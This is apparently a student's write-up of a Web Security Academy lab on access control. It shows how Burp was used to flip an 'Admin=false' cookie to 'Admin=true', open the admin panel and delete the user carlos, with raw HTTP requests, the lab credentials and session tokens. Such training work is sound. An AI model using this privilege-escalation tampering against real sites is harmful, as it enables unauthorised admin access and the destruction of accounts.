


# Access Control Vulnerabilities And Privilege Escalation Lab – 03

## User Role Controlled By Request Parameter

M.Gobi Shankar  
CB.SC.P2CYS23019

Browse to /admin and observe that you can't access the admin panel.



Admin interface only available if logged in as an administrator

[Home](#) | [My account](#)

Browse to the login page. In Burp Proxy, turn interception on and enable response interception. Complete and submit the login page, and forward the resulting request in Burp. Observe that the response sets the cookie Admin=false. Change it to Admin=true.

### Login

Username

wiener

Password

.....

Log in

	Pretty	Raw	Hex
1	POST	/login	HTTP/2
2	Host:	0a1400b703a6d79f809135ca009e00b6.web-security-academy.net	
3	Cookie:	session=L9KJPiIEgCXgRtC0MJRfoB2p5vWlUgkU; Admin=true	
4	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	
5	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	
6	Accept-Language:	en-US,en;q=0.5	
7	Accept-Encoding:	gzip, deflate	
8	Content-Type:	application/x-www-form-urlencoded	
9	Content-Length:	68	
10	Origin:	https://0a1400b703a6d79f809135ca009e00b6.web-security-academy.net	
11	Referer:	https://0a1400b703a6d79f809135ca009e00b6.web-security-academy.net/login	
12	Upgrade-Insecure-Requests:	1	
13	Sec-Fetch-Dest:	document	
14	Sec-Fetch-Mode:	navigate	
15	Sec-Fetch-Site:	same-origin	
16	Sec-Fetch-User:	?1	
17	Te:	trailers	
18			
19	csrf=nxyuoS0jybVwrP75ofMKJQCTgXitFV6t	username=wiener&password=peter	

Load the admin panel and delete carlos.

HomeAdmin panelMy accountLog out

My Account

Your username is: wiener

Email

Update email

WebSecurity Academy

User role controlled by request parameter

LABNot solved

Back to lab description >>

HomeAdmin panelMy account

Users

wiener - Delete  
carlos - Delete

PrettyRawHex

1

GET /admin/delete?username=carlos HTTP/2

2

Host: 0a1400b703a6d79f809135ca009e00b6.web-security-academy.net

3

Cookie: session=7CuItV9Gqkvjov1bGZ6rj4pG8yCkrFY2; Admin=false

4

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

6

Accept-Language: en-US,en;q=0.5

7

Accept-Encoding: gzip, deflate

8

Referer: https://0a1400b703a6d79f809135ca009e00b6.web-security-academy.net/admin

9

Upgrade-Insecure-Requests: 1

10

Sec-Fetch-Dest: document

11

Sec-Fetch-Mode: navigate

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-User: ?1

14

Te: trailers

15

16

Lab Completed Successfully.

WebSecurity Academy

User role controlled by request parameter

LABSolved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!Continue learning >>

HomeAdmin panelMy account

User deleted successfully!

Users

wiener - Delete